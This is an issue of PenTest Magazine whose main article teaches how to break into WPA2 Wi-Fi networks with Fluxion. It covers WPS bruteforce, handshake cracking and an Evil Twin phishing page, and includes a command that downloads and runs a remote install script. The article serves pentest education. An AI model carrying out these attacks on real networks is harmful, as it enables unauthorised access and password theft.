PenTest magazine

Penetration Tests on Wi-Fi Networks

Wireless Client Side Attacks

ESP8266 and Wifi Pentest

Professional methodologies in wi-fi pentesting

Windows policies

10/2017 ISSN: 2084-1117

Managing Editors:

Anna Kondzierska
anna.kondzierska@pentestmag.com

Marta Sienicka
sienicka.marta@hakin9.org

Marta Strzelec
marta.strzelec@eforensicsmag.com

Proofreaders & Betatesters: Lee McKenzie, Paul Mellen, Robert Fling, Craig Thorton, Matthew Sabin, Samrat Das, Avi Benchimol, Ali Abdollahi, Hammad Arshed, Tom Updegrove, Ivan Gutierrez Agramont.

Special thanks to the Betatesters & Proofreaders who helped with this issue. Without their assistance there would not be a PenTest Magazine.

Senior Consultant/Publisher: Pawel Marciniak

CEO: Joanna Kretowicz
joanna.kretowicz@pentestmag.com

DTP: Anna Kondzierska

Publisher: Hakin9 Media Sp.z o.o. SK 02-676 Warsaw, Poland
ul. Postepu 17D
Phone: 1 917 338 3631 *www.pentestmag.com*

Whilst every effort has been made to ensure the high quality of the magazine, the editors make no warranty, express or implied, concering the results of content usage. All trade marks presented in the magazine were used only for informative purposes.

DISCLAIMER!

The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.

Table of contents

Dear PenTest Readers,

We would like to present you our newest issue that will focuses on Wi-Fi pentesting and security. We hope that you will find many interesting articles inside the magazine and that you will have time to read all of them.

We are really counting on your feedback here!

In this issue you will be able to read tutorials about hacking WPA2 protected Wi-Fi networks with Fluxion and performing penetration tests on Wi-Fi networks with Aircrack-NG. We have also prepared an article for you that discusses multiple wireless client side attacks and you will be shown how to read sensitive information and open a shell on the client machine. Next article titled ESP8266 and WiFi PenTest demonstrates different views on sniffing techniques in wireless networks.

In this issue you also will be albe to read about 0patch - new initiative of micropatching. Once we have successfully been able to exploit the vulnerable program, we will also go about patching it without access to the source code, using the 0patch Agent for Developers. Last but not least the creator of the USB-Lock-RP will introduce you to his software that is effective in protecting organizations network endpoints.

The virtual doors to our library are open for you!

We would also want to thank you for all your support. We appreciate it a lot. If you like this publication you can share it and tell your friends about it! every comment means a lot to us.

Again special thanks to the Beta testers and Proofreaders who helped with this issue. Without your assistance there would not be a PenTest Magazine.

Enjoy your reading,
PenTest Magazine's
Editorial Team

Hacking WPA2-protected Wi-Fi networks with Fluxion

by Jan Kopia

The first part of this article gives an overview of development of Wi-Fi Security including its current state of development. In the second part, a practical introduction to hack into a wireless network using Fluxion will be demonstrated. The application uses known programs, such as Aircrack-ng, etc., to hack into WLAN networks using both a technical based approach and a social engineering approach.

Wi-Fi Development and Security

Wireless networks have developed dramatically over the last two decades. Most modern devices are able to connect themselves using the Wi-FI technology, making it easy to transfer data through the air to a local server or to the internet. Public hotspots can be found everywhere, from cafés, malls, shops, public transportation systems, etc., their use has become normal to many people. Wireless distribution methods are based on the IEEE 802.11 standards, which is a collection of specifications for two layers of the OSI-model (the MAC-layer and the physical layer). Devices can be accessing a Wi-Fi network using the ad hoc mode or the infrastructure mode. The last one is the most common for devices that connect to any kind of access point, such as a router. This router serves as a network bridge into another network (e.g. the internet).

Ad hoc communication, on the other side, is the method of a peer to peer-connection (P2P) where no central access point is needed. If more access points are interconnected with each other, a wireless distributed system is established.

The spread of Wi-Fi makes it necessary to use security mechanisms for communication. Accessing a wired based connection is a difficult task since it requires a physical connection, but accessing a wireless connection is much easier. Therefore, several possibilities and impediments were developed, e.g:

- Hiding the SSID by disabling the SSID-broadcast. This prevents every device in range can see the wireless network.
- Limiting the devices that can connect to the network via their MAC addresses.
- Disabling Wi-Fi Protected Setup (WPS).
- Encryption of the traffic and authentication mechanisms:
    - Wired Equivalent Privacy (WEP) was the first approach to encrypt a Wi-Fi to prevent snooping of the network. It uses a RC4-stream cipher with different key lengths (64-256 bit).
    - Wi-Fi Protected Access (WPA/WPA2) is the standard used today to secure the Wi-Fi-connection. WPA was an interim solution toward the WPA2 standard, which is the most secure method used today.
    - At the moment, there are discussions about a new standard. WPA3 is an improved version of WPA2, which mainly discontinues the backwards compatibility to WEP and to WPS. It also improves other things such as SAE (Simultaneous Authentication of Equals) and the support of a concept called Suite B. However, WPA3 is still under discussion.

Today all of the above stated security-approaches are used. WEP is known for its weakness but is still built-in to many devices and sometimes even used as standard encryption method. Despite trying to raise the number of bits in the stream cipher, more flaws were discovered over the years making it possible to hack into a WEP protected network within minutes.

The change to WPA replaced WEP with another method using a Pre-Shared Key (with 256 bit) in most configurations. WPA was an intermediate solution to easily update existing hardware to support the new method. The advantage against WEP was the use of a flexible key mechanism that does not encode messages with one fixed key but with a changing key either using the Temporal Key Integrity Protocol (TKIP) or the Counter Cipher Mode with Block Chaining Message Authentication Code Protocol (CCMP). WPA was supposed to be a quick solution for replacing the weak WEP but had some downsides in the way it was implemented. One weakness (which still exist today) is the possibility to attack the PIN-protection of the Wi-Fi Protected Setup (WPS).

WPA2 is the better version of WPA. Besides using CCMP with WPA2 there was also a change in the underlying algorithm toward Advanced Encryption Standard (AES). The basic cryptographic architecture of WPA2 improved the way of the key exchange, the key generation and re-generation as well as the protection of the data packets, making it very difficult for hackers to break into such a network. The standard is called IEEE 802.11i.

Routers and devices today usually support all sorts of protection methods including WEP, WPA with TKIP, and WPA2. The most secure way to protect a wireless network nowadays is the use of WPA2 together with AES, strong passwords and Radius authentication. Configured this way, a wireless network is considered secure.

Hack into a WPA/WPA2 secured wireless network

Several ways are used to crack the WPA/2 encryption of a wireless network.

- One way is to exploit flaws in the routers themselves. With tools such as Reaver or Pixie Dust it is possible to bruteforce the PIN in the context of WPS (see above) of certain very common router manufacturers.

- A second way is to calculate the password of the secured connection. The password of a WPA/WPA2 connection is usually an alphanumeric key with a maximum length of 64 bits. In order to do that, some data have to be identified beforehand which serve as input values. WPA2 uses either a Pre-Shared key or an authentication based on Radius. Both methods use a four-way-handshake mechanism to authenticating and establishing a connection. During a four-way-handshake the attacker can capture the necessary information (e.g. using common tools such as Airmon-ng and Airodump-ng) in the form of a capture-file which includes the handshake data. The data is then converted into a format which can be read by cracking tools such as oclHashcat, cowpatty or Aircrack-ng which re-calculate the key value the attacker is looking for. Most tools can be either used with a dictionary / wordlist or with a bruteforce approach to calculate the value for a captured hash file (which usually takes a while for WPA2-secured networks). This takes (a lot of) time and can be done offline.

- A third way is the use of an Evil Twin-attack. As the name implies the goal is to create a twin of the access point (AP) – a fake AP. Wi-Fi devices should then ideally connect to the fake AP instead of the real AP. If the connection is established, the data can be intercepted using Ettercap or meterpreter, which is then a typical man-in-the-middle-attack with all its possibilities.

Hack into in WPA/WPA2 using Fluxion

Fluxion was developed to hack WPA/WPA2 networks and uses a mixed approach of the above-mentioned possibilities. Successfully used it will reveal the password for a WPA/WPA2 connection without calculating any values from a hash value but using an Evil Twin-attack and a social engineering approach.

Fluxion is based on linset which is a script-collection using various known tools. Fluxion can be easily used from Kali Linux or other Linux distributions.

Installing Fluxion


Fluxion can be checkout from the repository and installed on the Linux Terminal using the following command:

```
wget https://raw.githubusercontent.com/FluxionNetwork/fluxion/master/install/
install.sh && bash install.sh
```

It can also be downloaded directly from github (the given directories might change!)

```
git clone https://github.com/fluxion/fluxion.git
```


and installed using `./install.sh`.



```
[~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~]
[                                                                       ]
[      FLUXION 2    < Fluxion Is The Future >                      ]
[                                                                       ]
[~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~]


Updating system...
Reading package lists... Done
Building dependency tree
Reading state information... Done
0 upgraded, 0 newly installed, 0 to remove and 61 not upgraded.
Reading package lists... Done
Building dependency tree
Reading state information... Done
0 upgraded, 0 newly installed, 0 to remove and 61 not upgraded.
Reading package lists... Done
Building dependency tree
Reading state information... Done
Get:1 http://archive-3.kali.org/kali kali-rolling InRelease [30.5 kB]
Get:2 http://archive-3.kali.org/kali kali-rolling/main amd64 Packages [15.5 MB]
87% [2 Packages 13.8 MB/15.5 MB 89%]                          121 kB/s 16se
```

Figure 1: Fluxion is downloading package dependencies

After the download is done the install-script checks whether all necessary dependencies are available and installs the packages.



```
FLUXION 2    < Fluxion Is The Future >

Aircrack-ng.....OK!
Aireplay-ng.....OK!
Airodump-ng.....OK!
Bully...........OK!
Curl............OK!
Dhcpd...........Installing ...
Hostapd.........Installing ...
```

Figure 2: Fluxion installs necessary software packages

Using Fluxion

As seen in figure 2 Fluxion uses widely known tools such as Aircrack-ng, Aireplay-ng, and Airodump-ng. The idea behind the product is to perform the attack using the following steps:

1. Getting a handshake from a Wi-Fi network as described in the second Wi-Fi attack methods mentioned in part one of this article.


2. Creating an Evil Twin access point including a fake DNS.

3. Waiting for a device to connect to attacker's AP.

4. Generating a webpage based on a simply and automatically created webserver which shows an entry form for the user to enter the WLAN-password phrase – a phishing attack.

5. Testing the entered password against the real AP.

After Fluxion has been installed and started, the first page shows a language selection (see figure 3).



Applications
Places
Terminal
Mon 14:50
de
root@p200300410F3: ~/fluxion-master
File Edit View Search Terminal Help

```
[------------------------------------------------------]
[                                                      ]
[     FLUXION 2     < Fluxion Is The Future >          ]
[                                                      ]
[------------------------------------------------------]


[2] Select your language

      [1] English
      [2] German
      [3] Romanian
      [4] Turkish
      [5] Spanish
      [6] Chinese
      [7] Italian
      [8] Czech
      [9] Greek
      [10] French
      [11] Slovenian

[deltaxflux@fluxion]-[~]^[[24~
```

Figure 3: Fluxion is available in different languages

The next step is the selection of the network interface of the attacking computer. This interface must be a wireless network interface (since the goal is to create an AP) supporting the monitoring mode. This is the reason why the use of Fluxion with a virtual machine is not possible.


After selecting the interface and the WLAN channel, the Wi-Fi networks in the area are being scanned. The monitor window (Airmon-ng) opens and will show available networks (see figure 4).



```
CH  7 ][ Elapsed: 0 s ][ 2017-07-10 14:51

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

30:D3:2D:78:7A:83  -82        2        0    0  11  54e  WPA2 CCMP   PSK  de
0E:96:D7:B2:B0:A7  -88        2        1    0  11  54e. WPA2 CCMP   PSK  WL
9C:80:DF:23:4F:6C  -89        1        1    0  11  54e. WPA2 CCMP   PSK  WL
00:25:92:EF:3B:B0  -89        2        0    0  11  54e. WPA2 CCMP   PSK  Ar
30:D3:2D:71:A1:21  -77        9        0    0  11  54e. WPA2 CCMP   PSK  de
E0:60:66:82:B2:33  -73       12        1    0  11  54e  WPA2 CCMP   PSK  V&I
88:03:55:6C:49:16  -76        4        3    0  11  54e. WPA2 CCMP   PSK  <l
30:D3:2D:73:12:C5  -78        5        1    0   6  54e. WPA2 CCMP   PSK  de
00:04:0E:54:1B:3B  -91        3        0    0   1  54   WPA2 CCMP   PSK  Air
40:B0:34:60:81:AD  -40        6        0    0   1  54e  WPA2 CCMP   PSK  DI
C4:3D:C7:97:CA:EE  -85        8        0    0   3  54e. WPA2 CCMP   PSK  sc
C0:25:06:45:AF:BA  -80        5        0    0   1  54e. WPA2 CCMP   PSK  Cer
00:1A:4F:00:79:F0  -44       17       10    3   1  54e  WPA2 CCMP   PSK  hu

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

0E:96:D7:B2:B0:A7  DC:71               -1    5e- 0      0        1
9C:80:DF:23:4F:6C  84:98              -88    0 - 1e     0        1
88:03:55:6C:49:16  68:37              -80    0 - 1      0        1
30:D3:2D:73:12:C5  2C:AE              -74    0 - 1      1        3
00:1A:4F:00:79:F0  C8:FF              -27   54e-54e    15        7
```

Figure 4: The Wi-Fi monitor shows available networks

